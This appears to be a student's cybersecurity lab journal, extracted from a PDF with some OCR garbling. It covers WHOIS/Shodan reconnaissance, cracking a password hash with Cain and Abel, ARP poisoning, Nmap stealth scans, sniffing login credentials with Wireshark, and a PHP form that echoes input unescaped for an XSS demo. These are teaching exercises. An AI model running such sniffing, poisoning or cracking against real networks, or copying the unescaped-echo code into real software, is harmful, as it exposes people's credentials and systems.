
AIM: Use Google and Whois for Reconnaisasance.

Description:

Reconnaissance: collecting a inform about particular portal or website, so using below tool or Portal we will gather information about website or particular portal

- 1) Whois
- 2) Shodan.io

Step1: Open the WHO.is website



Step 2: Enter the website name or ip address and hit the "Enter button".




WHOIS Search, Domain Name, Website, and IP Tools


142.250.189.174 Q

Your IP address is 202,148,60,162

Step 3: get information



Step1: Open the Shodan.io website




Step 2: Enter the ip address and hit the "Enter button".



Step 3: get information

142.250.189.174 Regular View >_ Raw Data

// TAGS; self-signed **General** Information sfo03s24-in-f141e100.net Country **United States** San Jose Organization Google LLC Google LLC AS15169 ASN




AIM:


- 2.1) Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.
- 2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords

Performed:


- 2.1) Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.
- Step 1: Open CryptTool take plantext.




Step 2: Take a plaintext



Step 3 Using RC4 Encryption of plaintext




Step 4: Using RC4 Decryption




2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords Performed:


Step 1: Open Cain and Abel tool



Step 2: Click on HASH Calcuator ,Enter the password to convert into hash



Step 3: Take MD5 values and paste the value into the MD5 Hashes field you have converted



Step 4: Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist

File	Position			
√ C:\Program Files (x86)\Cain\Wordlists\Wordlist2.txt	2668983			
Key Rate	Options As Is (Password)			
Dictionary Position	✓ Double (Pass - Pa✓ Lowercase (PASS✓ Uppercase (Pass	Reverse (PASSWORD - DROWSSAP) Double (Pass - PassPass) Lowercase (PASSWORD - password) Uppercase (Password - PASSWORD) Num. sub. perms (Pass,P4ss,Pa5s,P45s,P455) Case perms (Pass,pAss,paSs,PaSs,PASS) Two numbers Hybrid Brute (Pass0Pass99)		
Current password	Case perms (Pass			
Plaintext of A6286F6B78F8B24425163 Attack stopped! 1 of 1 hashes cracked	ADC509BAD50 is	shubhamgupt	a	

AIM:

- 3.1) Using TraceRoute, ping, ifconfig, netstat Command.
- 3.2) Perform ARP Poisoning in Windows .

Performed:

3.1) Using TraceRoute, ping, ifconfig, netstat Command.

Step 1: Open cmd & type tracert command and type www.siesascs.edu.in press "Enter". After that type ping ,ipconfig and netstat command respectively

TRACEROUTE

```
Tracing route to www.siesascs.edu.in [169.38.89.3]
over a maximum of 30 hops:
                                               1 ms 1 ms 192.168.0.1
3 ms 3 ms 100.68.0.1
67 ms 64 ms 223.31.200.83
                      1 ms
                      3 ms
                  65 ms
                                               65 ms 71 ms ae6.cbs02.gp01.mum01.networklayer.com [169.53.16.233]
29 ms 39 ms ae2.cbs01.sr01.che01.networklayer.com [50.97.17.69]
                   69 ms
                   27 ms
                   23 ms
                                              23 ms 28 ms bc.11.35a9.ip4.static.sl-reverse.com [169.53.17.188]
29 ms 28 ms pol.fcr01b.che01.networklayer.com [169.38.118.135]
                    32 ms
                                                                Request timed out.
                                                                                                 Request timed out.
                                                                                              Request timed out.
Request timed out.
 16
23
24
 29
 30
Trace complete.
```

PING

```
Pinging 157.240.22.35 with 32 bytes of data:
Reply from 157.240.22.35: bytes=32 time=244ms TTL=46
Reply from 157.240.22.35: bytes=32 time=243ms TTL=46
Reply from 157.240.22.35: bytes=32 time=245ms TTL=46
Reply from 157.240.22.35: bytes=32 time=245ms TTL=46
Ping statistics for 157.240.22.35:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
   Minimum = 243ms, Maximum = 245ms, Average = 244ms
C:\Users\Leena>ping 142.250.189.238
Pinging 142.250.189.238 with 32 bytes of data:
Request timed out.
Reply from 142.250.189.238: bytes=32 time=233ms TTL=61
Reply from 142.250.189.238: bytes=32 time=233ms TTL=61
Reply from 142.250.189.238: bytes=32 time=233ms TTL=61
Ping statistics for 142.250.189.238:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
   Minimum = 233ms, Maximum = 233ms, Average = 233ms
C:\Users\Leena>ping 23.37.17.8
Pinging 23.37.17.8 with 32 bytes of data:
Reply from 23.37.17.8: bytes=32 time=247ms TTL=51
Reply from 23.37.17.8: bytes=32 time=248ms TTL=51
Reply from 23.37.17.8: bytes=32 time=246ms TTL=51
Reply from 23.37.17.8: bytes=32 time=247ms TTL=51
Ping statistics for 23.37.17.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
   Minimum = 246ms, Maximum = 248ms, Average = 247ms
```


IPCONFIG

NETSTAT


```
Active Connections
 Proto Local Address
                               Foreign Address
                                                       State
        127.0.0.1:1521
                               LAPTOP-HS7T0JL7:49727 ESTABLISHED
 TCP
 TCP
        127.0.0.1:49727
                               LAPTOP-HS7T0JL7:1521
                                                      ESTABLISHED
 TCP
        192.168.0.106:49703
                               20.198.119.143:https
                                                       ESTABLISHED
                                                       ESTABLISHED
 TCP
        192.168.0.106:49780
                                20.198.119.84:https
 TCP
        192.168.0.106:49848
                               52.108.216.86:https
                                                       ESTABLISHED
 TCP
        192.168.0.106:50084
                               91.108.56.116:https
                                                      ESTABLISHED
 TCP
        192.168.0.106:50110
                               sg-in-f188:5228
                                                       ESTABLISHED
 TCP
        192.168.0.106:50120
                                a23-212-254-66:https
                                                      CLOSE WAIT
 TCP
        192.168.0.106:50160
                               52.104.131.25:https
                                                      ESTABLISHED
 TCP
        192.168.0.106:50161
                               52.109.124.29:https
                                                      TIME WAIT
 TCP
        192.168.0.106:50162
                               40.79.141.153:https
                                                       ESTABLISHED
                                104.208.16.90:https
 TCP
        192.168.0.106:50163
                                                      ESTABLISHED
 TCP
        192.168.0.106:50164
                               bom07s36-in-f14:https TIME_WAIT
 TCP
        192.168.0.106:50165
                               1dry:https
                                                       ESTABLISHED
 TCP
        192.168.0.106:50166
                               52.109.56.129:https
                                                       TIME WAIT
 TCP
        192.168.0.106:50168
                               20.42.73.28:https
                                                       ESTABLISHED
 TCP
        192.168.0.106:50169
                               13.107.137.11:https
                                                       ESTABLISHED
 TCP
        192.168.0.106:50170
                                52.109.56.129:https
                                                       TIME WAIT
  TCP
        192.168.0.106:50171
                                91.108.23.100:https
                                                       ESTABLISHED
 TCP
        192.168.0.106:50172
                                                       TIME WAIT
                                91.108.23.100:http
```

3.2) Perform ARP Poisoning in Windows.

Step 1: Open Cain and abel tool.



Step 2: Select sniffer on the top.




Step 3: Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.

		HTTP Fields rtificates Collector APR-SSL Options
Adapter Device NPF (1987807)	IP address 192.168.0.111	Subnet Mask 255 255 255 0
Winpcap Version 4.1.0.2980 Current Network Adapter		•
\Device\NPF_{19B78070-09	9C0-4F5A-B64F-C85	60731F69C}
	ethemet adapters su	pported
Options ✓ Start Sniffer on startup	☐ Don't use Promi	scuous mode


Step 4 : Click on "+" icon on the top. Click on ok.

 All hos 	sts in my sub	onet	
Range	е		
From			
19	2 . 168 .	0	. 1
To			
19	2 . 168 .	0	254
THE RESERVE THE	Fest (Broadd Fest (Broadd Fest (Broadd	cast 16	-bit)
ARP 1	Fest (Group Fest (Multica Fest (Multica Fest (Multica	bit) ast grou ast grou	up 1)


Step 5 : Shows the Connected host.




Step 6: Select APR at bottom.




Step 7: Click on "+" icon at the top.



Step 8 : Click on start/stop ARP icon on top.



Step 9: Poisoning the source.



Step 10 (output bal)

Step 11

AIM: Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

• **NOTE:** Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.

```
Nmap 7.94 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
 -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
 --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
 --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
 -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
```

• ACK -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
Starting Nmap 7.94 (https://nmap.org) at 2024-03-07 11:51 India Standard Time Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 1569.06 seconds
```

• SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
Starting Nmap 7.94 (https://nmap.org) at 2024-03-07 12:26 India Standard Time
Wmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).

PORT STATE SERVICE
22/tcp open ssh
113/tcp closed ident
139/tcp filtered netbios-ssn

Wmap done: 1 IP address (1 host up) scanned in 9.08 seconds
```

FIN Scan (-sF)

Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

• NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

Command: nmap -sN -p 22 scanme.nmap.org

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-07 12:27 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).

PORT STATE SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds
```

· XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.


Command: nmap -sX -T4 scanme.nmap.org

```
Starting Nmap 7.94 (https://nmap.org) at 2024-03-07 12:28 India Standard Time Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 25.17 seconds
```


AIM: Use WireShark sniffer to capture network traffic and analyze.

Performed:


Step 1: Install and open WireShark.



Step 2: select Interface option and click on start.




Step 3: The source, Destination and protocols of the packets in the LAN network are displayed.




Step 4: Open a website in a new window and enter the user id and password then sign in.


Register if needed.




Step 5: we will get error with invalid username and password




Step 6: The wireshark tool will keep recording the packets.




Step 7: Now stop the tool to stop recording and select filter as http to make the search easier and click on apply.



Step 8: Find the post methods for username and passwords.



Step 9: U will see the email- id and password that you used to log in.



AIM: Simulate persistant Cross Site Scripting attack.


Code:

```
DEMO1.PHP
```

```
<?php
if(isset($_GET['login']))
      {
            echo "Enterd by you:<br>";
echo "Email: ".$_GET['email']."<br>";
echo "Password: ".$_GET['password'];
      }
?>
<div>
      <form>
            <input type="text" name="email" placeholder="Email"><br>
            <input type="password" name="password"</pre>
placeholder="Password"><br>
            <input type="submit" name="login" value="Login">
      </form>
```

<th>iv></th>	iv>
-----------------	-----

Output:



